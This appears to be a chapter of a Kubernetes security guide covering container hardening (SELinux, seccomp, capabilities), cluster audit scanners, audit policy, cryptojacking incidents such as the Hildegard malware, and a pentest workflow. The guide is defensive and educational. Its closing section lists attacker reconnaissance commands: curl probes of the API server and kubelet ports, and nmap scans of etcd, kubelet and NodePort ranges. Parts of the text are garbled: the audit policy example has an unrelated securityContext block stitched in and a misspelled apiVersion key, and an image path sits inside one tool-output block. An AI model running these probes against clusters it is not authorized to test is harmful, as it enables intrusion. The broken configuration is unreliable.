Istio connects individual instances of Envoy throughout a cluster using mutual transport-level security (TLS) certificates. This ensures that nothing gets in or out of the cluster without Envoy seeing it and that no traffic goes between two pods without being encrypted. It also helps to ensure that the user knows the remote endpoint they are talking to is the right one.

## Force SELinux

SELinux is a policy driven system to control access to applications, processes and files on a Linux system. It implements the [Linux Security Modules](#) framework in the Linux kernel. SELinux is based on the concept of labels. It applies these labels to all the elements in the system which group elements together. These labels are known as the security context—not to be confused with the Kubernetes `securityContext`—and consist of a `user`, `role`, `type`, and an optional field `level` in the format `user:role:type:level`

SELinux then uses policies to define which processes of a particular context can access other labelled objects in the system. SELinux can be strictly enforced, in which case access will be denied, or it can be configured in permissive mode where it will log access. In containers, SELinux typically labels the container process and the container image in such a way as to restrict the process to only access files within the image.

Default SELinux labels will be applied by the container runtime when instantiating a container. The `seLinuxOptions` setting in `securityContext` allows custom SELinux labels to be applied. Be aware that changing the SELinux labeling for a container could potentially allow the containerized process to escape the container image and access the host filesystem.

## Force SecCompProfile

Seccomp stands for [secure computing mode](#) and is a feature of the Linux kernel which can restrict the calls a particular process can make from user space into the kernel. A seccomp

profile is a JSON definition typically consisting of a set of syscalls and the default action taken if one of these syscalls occurs.

```
{
  "defaultAction": "SCMP_ACT_ERRNO",
  "architectures": [
    "SCMP_ARCH_X86_64",
    "SCMP_ARCH_X86",
    "SCMP_ARCH_X32"
  ],
  "syscalls": [
    {
      "name": "accept",
      "action": "SCMP_ACT_ALLOW",
      "args": []
    },
    {
      "name": "accept4",
      "action": "SCMP_ACT_ALLOW",
      "args": []
    },
    ...
  ]
}
```

Kubernetes provides a mechanism for using custom profiles through the `seccompProfile` setting in `securityContext`.

```
seccompProfile:
  type: Localhost
  localhostProfile: profiles/myprofile.json
```

There are three possible values for the **type** field:

**Localhost** with which a `localhostProfile` setting provides a path inside the container to a seccomp profile

**Unconfined** in which no profile is applied.

**RuntimeDefault** in which the container runtime default is used—this is the default if the type is left unspecified.

You can apply these settings either in a **PodSecurityContext** or **securityContext**. If both are set, the settings at the container level in `securityContext` are used. Note that the **securityContext** configuration API was released in Kubernetes v1.19 – if you are deploying to earlier versions there is a different syntax.

## Tweak Linux kernel capabilities

Capabilities are [kernel level permissions](#) that allow for more granular controls over kernel call permissions than simply running everything as root. Capabilities include things like the ability to change file permissions, control the network subsystem, and perform system-wide administration functions. In `securityContext`, Kubernetes provides configuration to drop or add capabilities. Individual capabilities or a comma-separated list may be provided as a string array. Alternatively, you can use the `-all` shorthand to add or drop all capabilities. This configuration is passed down to the container runtime, configuring the capability set when it creates the container. If no capabilities section is present in `securityContext`, then the container is provided with the default set of capabilities that the container runtime provides.

```
securityContext:
  capabilities:
    drop:
      - all
    add: ["MKNOD"]
```

The recommended practice is to drop all capabilities, then only add back the ones your application actually needs. In many cases applications don't actually require any capabilities in normal operation, test this by dropping them all and debug any failures by monitoring the audit logs to see which capabilities have been blocked.

Note that when listing capabilities to drop or add in `securityContext`, you remove the `CAP_` prefix which the kernel uses in naming capabilities. For debugging purposes, the `capsh` tool will give you a human-readable output of exactly which capabilities are enabled in your container and is available for most distributions. Don't leave this available in production containers, as this makes it very easy for an attacker to work out which capabilities are enabled! If you really love to read bitmaps, you can also check the enabled capabilities in the `/proc/1/status` file.

## 3.4 Most popular Kubernetes Security audit tools and scanners

### 1. Kube Hunter

Kube Hunter is a vulnerability scanning tool by Aqua Security for your Kubernetes cluster. This tool is very useful in increasing the security awareness for Kubernetes clusters. This tool offers multiple standard scanning options such as remote, interlace, network to identify the vulnerabilities.

It has a list of active and passive tests that can identify most vulnerabilities present in a Kubernetes cluster.



172.17.0.1

Node / Master

6 vulnerabilities

| SEVERITY | CATEGORY               | VULNERABILITY             | DESCRIPTION                                                                                                                       | EVIDENCE                                     |
|----------|------------------------|---------------------------|-----------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------|
| High     | Remote Code Execution  | Dashboard Exposed         | All operations on the cluster are exposed                                                                                         | nodes: minikube                              |
| High     | Remote Code Execution  | Anonymous Authentication  | The kubelet is misconfigured, potentially allowing secure access to all requests on the kubelet, without the need to authenticate |                                              |
| Medium   | Information Disclosure | K8s Version Disclosure    | The kubernetes version could be obtained from logs in the /metrics endpoint                                                       | v1.10.0                                      |
| Medium   | Information Disclosure | Cluster Health Disclosure | By accessing the open /healthz handler, an attacker could get the cluster health state without authenticating                     | status: ok                                   |
| Medium   | Information Disclosure | Exposed Pods              | An attacker could view sensitive information about pods that are bound to a Node using the /pods endpoint                         | count: 10                                    |
| Low      | Access Risk            | Privileged Container      | A Privileged container exist on a node. could expose the node/cluster to unwanted root operations                                 | pod: kube-proxy-w8z8b, container: kube-proxy |

There are a few different ways that you can run this tool.

You can download the binary zip file, extract it, or use pip to directly install Kube Hunter on a machine with network access to the Kubernetes cluster. After the installation, you can start scanning your cluster for vulnerabilities. The second method of using Kube Hunter is as a docker container. You can directly install Kube Hunter on a machine in the cluster and then probe the local networks to scan the clusters. And the third way is to run Kube Hunter as a pod inside your Kubernetes cluster. This helps you find vulnerabilities in any application pods.

## 2. Kube Bench

Kube Bench is one of the open-source quality security tools that check if your deployments meet the CIS's security benchmark (Center for Internet Security).

It supports the benchmark tests for multiple versions of Kubernetes. Apart from that, it also points out the errors and helps in fixing them. It provides the solution to fix the errors. This tool also checks to ensure that user authorization and authentication are proper, the data is securely encrypted. It ensures that deployment allowed up allows the CIS principal.

```

[INFO] 1 Master Node Security Configuration
[INFO] 1.1 API Server
[FAIL] 1.1.1 Ensure that the --allow-privileged argument is set to false (Scored)
[FAIL] 1.1.2 Ensure that the --anonymous-auth argument is set to false (Scored)
[PASS] 1.1.3 Ensure that the --basic-auth-file argument is not set (Scored)
[PASS] 1.1.4 Ensure that the --insecure-allow-any-token argument is not set (Scored)
[FAIL] 1.1.5 Ensure that the --kubelet-https argument is set to true (Scored)
[PASS] 1.1.6 Ensure that the --insecure-bind-address argument is not set (Scored)
[PASS] 1.1.7 Ensure that the --insecure-port argument is set to 0 (Scored)
[PASS] 1.1.8 Ensure that the --secure-port argument is not set to 0 (Scored)
[FAIL] 1.1.9 Ensure that the --profiling argument is set to false (Scored)
[FAIL] 1.1.10 Ensure that the --repair-malformed-updates argument is set to false (Scored)
[PASS] 1.1.11 Ensure that the admission control policy is not set to AlwaysAdmit (Scored)
[FAIL] 1.1.12 Ensure that the admission control policy is set to AlwaysPullImages (Scored)
[FAIL] 1.1.13 Ensure that the admission control policy is set to DenyEscalatingExec (Scored)
[FAIL] 1.1.14 Ensure that the admission control policy is set to SecurityContextDeny (Scored)
[PASS] 1.1.15 Ensure that the admission control policy is set to NamespaceLifecycle (Scored)
[FAIL] 1.1.16 Ensure that the --audit-log-path argument is set as appropriate (Scored)
[FAIL] 1.1.17 Ensure that the --audit-log-maxage argument is set to 30 or as appropriate (Scored)
[FAIL] 1.1.18 Ensure that the --audit-log-maxbackup argument is set to 10 or as appropriate (Scored)
[FAIL] 1.1.19 Ensure that the --audit-log-maxsize argument is set to 100 or as appropriate (Scored)
[PASS] 1.1.20 Ensure that the --authorization-mode argument is not set to AlwaysAllow (Scored)
[PASS] 1.1.21 Ensure that the --token-auth-file parameter is not set (Scored)
[FAIL] 1.1.22 Ensure that the --kubelet-certificate-authority argument is set as appropriate (Scored)

```

### 3. Checkov

Checkov is a security tool used to prevent cloud misconfigurations during build time for Kubernetes, Terraform, Cloudformation, Serverless framework, and other infrastructure-as-code-languages. It is written in Python and aims to increase security adoption and best practices compliance. You can run scans using Checkov to analyze the **infrastructure as code**.

```

tronxd@Naors-MacBook-Pro ~ % pipenv run checkov -d /Users/tronxd/PycharmProjects/checkov/tests/terraform/runner/resources/example -o cli

checkov
version: 1.0.64

Passed checks: 1, Failed checks: 5, Skipped checks: 1, Parsing errors: 1

Check: "Ensure all data stored in the S3 bucket have versioning enabled"
PASSED for resource: aws_s3_bucket.foo-bucket
File: /example.tf:60-73

Check: "Ensure Azure Instance does not use basic authentication(Use SSH Key Instead)"
FAILED for resource: azure_rm_virtual_machine.main
File: /example.tf:1-39

1 | resource "azurerm_virtual_machine" "main" {
2 |     name                = "${var.prefix}-vm"
3 |     location            = "${azurerm_resource_group.main.location}"
4 |     resource_group_name = "${azurerm_resource_group.main.name}"
5 |     network_interface_ids = [
6 |         "${azurerm_network_interface.main.id}"
7 |     ]
8 |     vm_size = "Standard_DS1_v2"
9 |
10 |     # Uncomment this line to delete the OS disk automatically when deleting the VM
11 |     # delete_os_disk_on_termination = true
12 |
13 |     # Uncomment this line to delete the data disks automatically when deleting the VM
14 |     # delete_data_disks_on_termination = true
15 |
16 |     storage_image_reference {
17 |         publisher = "Canonical"
18 |         offer     = "UbuntuServer"
19 |         sku       = "16.04-LTS"
20 |         version   = "latest"
21 |     }


```



## 4. MKIT

MKIT stands for Managed Kubernetes Inspection Tool. This tool helps you quickly identify key security risks for Kubernetes clusters and their resources. It has quick and easy ways to assess the misconfigurations in the cluster and the workloads.

The tool comes with an interface that runs on <http://localhost:8000> by default. It gives you a view of failed checks and passed checks. In the affected resources section, you will get the details of affected and non-affected resources.



| FAILED CHECKS                                                                                                                                                                                                                  | SEVERITY | EFFORT | PLATFORM / CATEGORY |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------|--------|---------------------|
|  Ensure Stackdriver Logging and Monitoring is configured<br>Logging and Monitoring                                                           | High     | Low    | GCP<br>GKE          |
|  Ensure Basic Authentication is disabled<br>Identity and Access Management                                                                  | High     | High   | GCP<br>GKE          |
|  Ensure GKE Nodes are not public<br>Network Access Control                                                                                  | Medium   | High   | GCP<br>GKE          |
|  Ensure the GKE Control Plane is not public<br>Network Access Control                                                                       | High     | Low    | GCP<br>GKE          |
|  Ensure the GKE Cluster has the Network Policy managed add-on enabled<br>Network Access Control                                             | High     | Medium | GCP<br>GKE          |
|  Ensure GKE Cluster Nodepools are created with minimal OAuth Access Scopes and dedicated Service Accounts<br>Identity and Access Management | Medium   | Low    | GCP<br>GKE          |
|  Ensure pods only run in dedicated namespaces<br>Workload Isolation                                                                         | Low      | Low    | K8S<br>Pods         |

## 5. Kube Scan

Kube Scan is a container scanner that comes as a container itself. You install it in a new cluster, after which it scans the workloads that are currently running in your cluster and shows you the risk score and the risk details in the friendly web UI. The risk score is rated from 0 to 10, 0 means no risk, and 10 means high risk.



| KUBE-SCAN           |                          |             | Contact us |
|---------------------|--------------------------|-------------|------------|
| K8S Risk Assessment |                          |             |            |
| Risk                | Name                     | Kind        |            |
| High                | webserver-for-tests      | Deployment  |            |
| High                | webserver-for-tests      | Deployment  |            |
| Medium              | echo-a                   | Deployment  |            |
| Medium              | dummy-a                  | Pod         |            |
| Medium              | zookeeper                | StatefulSet |            |
| Medium              | vm-mysql                 | StatefulSet |            |
| Medium              | vm-apache                | StatefulSet |            |
| Medium              | travel-rentals           | StatefulSet |            |
| Medium              | travel-outgoing-messages | StatefulSet |            |
| Medium              | travel-hotels            | StatefulSet |            |

Powered by  OCTARINE 

The formula used and scoring rules used by Kube scan is based on KCCSS, the Kubernetes Common Configuration Scoring System, which is an open-source framework. It is similar to CVSS (Common Vulnerability Scoring System). It uses more than 30 security settings like Kubernetes policies, capabilities, privilege levels and creates a risk baseline to provide a risk score. The risk score is also based on the ease of exploitation or the high impact and scope of exploitation.

## 6. Kubesec

Kubesec is an open-source Security risk analysis tool for Kubernetes resources. It validates the configuration and the manifest files used for Kubernetes cluster deployment and operations. You can install it on your system using its container image, its binary package, an admission controller in Kubernetes, or a kubectl plugin.

```
[
  {
    "object": "Pod/security-context-demo.default",
    "valid": true,
    "message": "Failed with a score of -30 points",
    "score": -30,
    "scoring": {
      "critical": [
        {
          "selector": "containers[] .securityContext .capabilities .add ==
SYS_ADMIN",
          "reason": "CAP_SYS_ADMIN is the most privileged capability and should
always be avoided",
          "points": -30
        }
      ]
    }
  }
],
```

```

    "advise": [
      {
        "selector": "containers[] .securityContext .runAsNonRoot == true",
        "reason": "Force the running image to run as a non-root user to ensure
least privilege",
        "points": 1
      },
      {
        // ...
      }
    ]
  }
]

```

## Audit policy

Audit policy defines rules about what events should be recorded and what data they should include. The audit policy object structure is defined in the [audit.k8s.io API group](#). When an event is processed, it's compared against the list of rules in order. The first matching rule sets the AUDIT LEVEL of the event. The defined audit levels are:

- None – don't log events that match this rule.
- Metadata – log request metadata (requesting user, timestamp, resource, verb, etc.) but not request or response body.
- Request – log event metadata and request body but not response body. This does not apply for non-resource requests.
- RequestResponse – log event metadata, request and response bodies. This does not apply for non-resource requests.

You can pass a file with the policy to kube-apiserver using the `–audit-policy-file` flag. If the flag is omitted, no events are logged. Note that the rules field **must** be provided in the audit policy file. A policy with no (o) rules is treated as illegal.

*Below is an example audit policy file:*

```

securityContext:
  capabilities:
    drop:
      - all
    add: ["MKNOD"]
aapiVersion: audit.k8s.io/v1 # This is required.
kind: Policy
# Don't generate audit events for all requests in RequestReceived stage.
omitStages:
  - "RequestReceived"
rules:
  # Log pod changes at RequestResponse level
  - level: RequestResponse
    resources:

```

```

- group: ""
  # Resource "pods" doesn't match requests to any subresource of pods,
  # which is consistent with the RBAC policy.
  resources: ["pods"]
# Log "pods/log", "pods/status" at Metadata level
- level: Metadata
  resources:
  - group: ""
    resources: ["pods/log", "pods/status"]

# Don't log requests to a configmap called "controller-leader"
- level: None
  resources:
  - group: ""
    resources: ["configmaps"]
    resourceNames: ["controller-leader"]

# Don't log watch requests by the "system:kube-proxy" on endpoints or services
- level: None
  users: ["system:kube-proxy"]
  verbs: ["watch"]
  resources:
  - group: "" # core API group
    resources: ["endpoints", "services"]

# Don't log authenticated requests to certain non-resource URL paths.
- level: None
  userGroups: ["system:authenticated"]
  nonResourceURLs:
  - "/api*" # Wildcard matching.
  - "/version"

# Log the request body of configmap changes in kube-system.
- level: Request
  resources:
  - group: "" # core API group
    resources: ["configmaps"]
  # This rule only applies to resources in the "kube-system" namespace.
  # The empty string "" can be used to select non-namespaced resources.
  namespaces: ["kube-system"]

# Log configmap and secret changes in all other namespaces at the Metadata level.
- level: Metadata
  resources:
  - group: "" # core API group
    resources: ["secrets", "configmaps"]

# Log all other resources in core and extensions at the Request level.
- level: Request
  resources:
  - group: "" # core API group

```

```
- group: "extensions" # Version of group should NOT be included.

# A catch-all rule to log all other requests at the Metadata level.
- level: Metadata
  # Long-running requests like watches that fall under this rule will not
  # generate an audit event in RequestReceived.
  omitStages:
    - "RequestReceived"
```

### 4.1 Most popular vector attacks

Most prevalent attacks on container environments throughout the last several years is cryptojacking Kubernetes clusters. Cryptojacking describes the scenario where an attacker gains access to and hijacks compute resources to mine cryptocurrency.

The Kubernetes attack matrix provides a helpful reference when evaluating the tactics and techniques that comprise these various attacks. Specifically, we can see that most cryptojacking attacks involve some combination of the following techniques:

- **Initial Access**

- Compromised images in registry

- Exposed Dashboard

- **Execution**

- New container

- **Persistence**

- Backdoor container

- **Discovery**

- Access Kubernetes Dashboard

- **Lateral Movement**

- Container service account

- Access Kubernetes Dashboard

- **Impact**

- Resource Hijacking

Some real-world examples of **cryptojacking attacks** in Kubernetes environments that have been disclosed include the following:

1. [Backdoored container images that contained malicious code for mining cryptocurrency were publicly available on Docker Hub](#) and downloaded more than five million times.
2. A cryptojacking worm named Graboid was [observed to spread to more than 2,000 Docker hosts using containers](#) in the community version of the Docker Engine.
3. Kubeflow, a framework for running machine learning (ML) workloads on Kubernetes, [was discovered to serve as an access vector for cryptojacking attacks](#).

4. As recently as last week, [additional malicious images intended to mine cryptocurrency were publicly hosted on Docker Hub](#) and downloaded more than two millions times.

These examples share several notable patterns. First, several of these attacks arose from downloading compromised images that were accessible from public repositories. In some examples the images contained a miner for the Monero cryptocurrency, and in at least one instance it was likely that malicious actors were actively scanning the Internet for exposed Docker APIs that would enable them to use the images to launch containers on hosts.

Second, at least two attack campaigns involved the Kubernetes Dashboard being exploited to gain access to clusters to mine cryptocurrency. In one of example, attackers used the Dashboard's service account to launch the malicious containers. And similarly in example 5, these cryptojacking attacks stemmed from misconfigured Kubeflow Dashboards, whose incoming traffic is managed by the Istio ingress gateway, that were exposed directly to the Internet. Third, these examples demonstrate the ability of attackers to move laterally within environments. Malicious containers ended up being run on thousands of Docker hosts and dozens of Kubernetes clusters.

## Story of Hildegard - the new kubernetes Cryptojacking Malware

In Hildegard and some earlier cryptojacking attacks targeted at Kubernetes, researchers observed the following procedure.

| Initial Access                              | Execution                                           | Privilege Escalation                                                     | Defense Evasion                                   | Credential Access                                                                   | Discovery                                                  | Lateral Movement                                            | Command & Control                                                | Impact                   |
|---------------------------------------------|-----------------------------------------------------|--------------------------------------------------------------------------|---------------------------------------------------|-------------------------------------------------------------------------------------|------------------------------------------------------------|-------------------------------------------------------------|------------------------------------------------------------------|--------------------------|
| Exposed Kubelet that allow anonymous access | Use Kubelet's API to execute commands in containers | Attempt to access cloud creds when K8s is deployed in cloud environment. | Use library injection to hide malicious processes | Access ssh, docker, K8s service account's creds and cloud creds in the file system. | Scan the internal network for Kubelets                     | Use discovered Kubelets to access other pods and containers | Establish reverse shells using TMate from compromised containers | Cryptojacking operations |
|                                             | Use reverse shell to execute commands               | Attempt container breakout via known CVEs                                | Disguised process name                            | Access cloud's creds using metadata service.                                        | Use Kubelet API to list running pods and containers        |                                                             | Establish IRC channels from compromised containers to C2         |                          |
|                                             |                                                     | Attempt container breakout via enabled privileges (CAPS, Syscalls)       | Encrypted ELF binary                              |                                                                                     | Obtain system information such as CPU, memory, and OS type |                                                             |                                                                  |                          |
|                                             |                                                     |                                                                          | Modify DNS config in resolv.conf file.            |                                                                                     |                                                            |                                                             |                                                                  |                          |
|                                             |                                                     |                                                                          | Delete scripts/binaries and clear shell history.  |                                                                                     |                                                            |                                                             |                                                                  |                          |

**Initial Access:** The attackers gained initial access by executing commands on kubelets through the run command API. It makes use of compromised images in the registry and exposed Kubernetes dashboard

**Execution:** The malware then executes a command that creates a reverse shell which allows it to carry out subsequent operations.

**Persistence:** The malware carries some detection-proof capabilities that make it more stealthy and persistent.

**Discovery:** It searches for kubelets in the Kubernetes's internal network and also gathers information about the host's OS, CPU, and memory.


**Access Kubernetes Dashboard:** It uses the information gathered above to gain access into the Kubernetes dashboard.

**Lateral Movement:** The malware uses the exploitable kubelets found during the discovery stage to move laterally inside the Kubernetes cluster.

**Impact:** the malware impacts result in denial of service and intent resource hijacking.

**Resource Hijacking:** The malware operation leverages the system's resources and disrupts every application in the Kubernetes cluster for its mining process.

Unit 24 researchers made a visual illustration of the attacker's movement in the image below.



## 4.2 What does all these blood's lessons teach?

All systematized summary for this sub-chapter was kindly provided by Rory McCune  
(Managing Consultant, NCC Group PLC), published by TechBeacon

### Lesson one: You're always visible on the Internet

The first thing to realize when thinking about securing cloud-based Kubernetes clusters is that hackers can find you on the Internet with great ease. When you're spinning up a development

or test system, it may feel as if there's no need to focus too much on security, since you're not really advertising the system's presence. But with tools such as [Shodan](#) out there, it's trivial for attackers to locate promising targets.

So it's easy for attackers to identify Kubernetes clusters, since they usually listen on a range of well-defined and somewhat distinctive ports. A good example of this is etcd, which Kubernetes uses as its cluster database. It listens on port 2379/TCP, which is indexed by Shodan, and so easily found.

### **Lesson two: Don't let them just stroll in through the front door**

The Kubernetes API service acts as the front door to any cluster. It is generally exposed on every deployment, since it's needed for management purposes. That's why ensuring its security is so important.

Luckily, most Kubernetes deployments provide authentication for this port. But it's still possible to expose it inadvertently, as [Tesla found out](#) when it exposed the dashboard that forms part of its main Kubernetes API service to the Internet without authentication.

The other way you can expose this is if the “insecure API service” is enabled. As the name suggests, this isn't something you want to expose on an untrusted network. But we've seen this happen before, so it's definitely something you should check.

### **Lesson three: You have a host of ports to worry about**

It's not just the etcd service and Kubernetes API that you need to be cautious about leaving exposed. Depending on how your cluster is configured, other services might cause you trouble if a hacker gains access to them.

The Kubelet API, used by Kubernetes to manage containers on individual nodes and in some clusters, is available unauthenticated. That allows attackers to execute code in your containers and possibly take over your entire cluster.

This isn't a new issue; the “[Kubelet exploit](#)” has been around since 2016. But recently we've seen evidence of [attackers using it to compromise clusters](#). It's very much an active form of attack.

### **Lesson four: A compromised container equals a compromised cluster**

You use Kubernetes to host sets of application containers, so it's important to ensure that a compromise of one application running on the cluster doesn't turn into a full-blown cluster compromise.

There are a few things to watch out for here, since attackers could take advantage of some of your cluster settings to escalate their privileges.



The default behavior of many Kubernetes clusters (where a token that provides access to the Kubernetes API mounts into each container) can cause security issues, especially if the token has cluster admin rights. This happens where role-based access control (RBAC) isn't configured. In this configuration, an attacker who gains access to a single container in the cluster can easily escalate these privileges to gain full control of it.

Given that, it's well worth locking this down as part of any production deployment. Ideally, not mounting a token at all is your best approach from a security perspective. But if you really need tokens, restrict the rights they have to cluster resources.

The other area to watch for here is the use of "privileged" containers. A container running as privileged essentially disables the security mechanisms provided by Docker and allows code to run on the underlying system. So whenever possible, avoid allowing any parts of your cluster to run with this setting.

## **Penetrations test as real way checking Kubernetes security level**

We will review your clusters both from an external and internal perspective.

### **a) External Testing**

The external review will focus on the cluster's Internet-facing services to assess whether they are protected as expected and whether any ingress points are exposed unexpectedly. This may include services like the **Kubernetes Dashboard, misconfigured API services, vulnerable Kubernetes versions** or, as is pretty common, internal cluster management and monitoring tools such as Prometheus, Grafana or Elasticsearch exposed to the Internet without adequate protection.

### **b) Internal Testing**

Internal Kubernetes security testing takes things to a deeper level and looks at your cluster from inside, simulating the threat from an attacker who has either compromised a pod or found a vulnerability which enables them to make requests from inside a pod in the cluster.

There are a wide variety of security issues that can affect a cluster's configuration and even in the most recent versions of Kubernetes, some of these can still result in a total compromise of the cluster unless specific configuration is put in place to prevent this.

Some examples of issues we regularly encounter are:


- Unsecured Kubelet API
- Unprotected Helm Tiller service
- Sensitive cloud metadata unrestricted
- Secrets not protected adequately
- Lack of Network Policy

- Internal services unprotected without Ingress authentication
- Unauthenticated etcd access
- Privileged/root containers executing
- Excessive service account privileges

### 4.3 What are doing attacker that hack to Kubernetes?

Typical Attacker's Workflow against a Kubernetes Cluster:

1. Discovery (Recon)
2. Vulnerability Testing
  - You must do a conventional VA/PT for the infrastructure (OS) running Master and Node components in addition to Kubernetes specific testing
3. Exploitation
  - Privilege Escalation
  - Lateral Movement
4. Persistence



#### (External Attacker) Discovery or as known as Recon

```
curl -sk https://$API_SERVER_HOST:$API_SERVER_PORT/version
```

Cluster Components

```
nmap -p 10250,10255,10248,2379,2375 \
--open -sS -sV -iL all-node-ips.txt
```

NodePort Services

```
nmap -p 30000-32767 \
--open -sS -sV -iL worker-node-ips.txt
```

## (External or Internal Attacker) API Server AuthZ Testing

```
curl -sk https://$API_SERVER_ENDPOINT/api/v1/namespaces  
  
curl -sk https://$API_SERVER_ENDPOINT/api/v1/namespaces/default/pods
```

Testing with unprivileged  
credential like Pod  
default service account

```
kubectl auth can-i list namespaces  
  
kubectl auth can-i list pods  
  
kubectl auth can-i create pod
```

## (External Attacker) Kubelet Testing

```
curl -sk --connect-timeout 5 https://$NODE_IP:10250/pods/  
curl -sk --connect-timeout 5 https://$NODE_IP:10255/pods/  
curl -sk --connect-timeout 5 https://$NODE_IP:10248/
```

## (External Attacker) What if etcd is exposed?

```
Host is up, received arp-response (0.000018s latency).  
Scanned at 2020-06-11 14:20:52 IST for 20s  
Not shown: 3 closed ports  
Reason: 3 resets  
PORT      STATE SERVICE      REASON      VERSION  
2379/tcp  open  ssl/etcd-client?  syn-ack ttl 64  
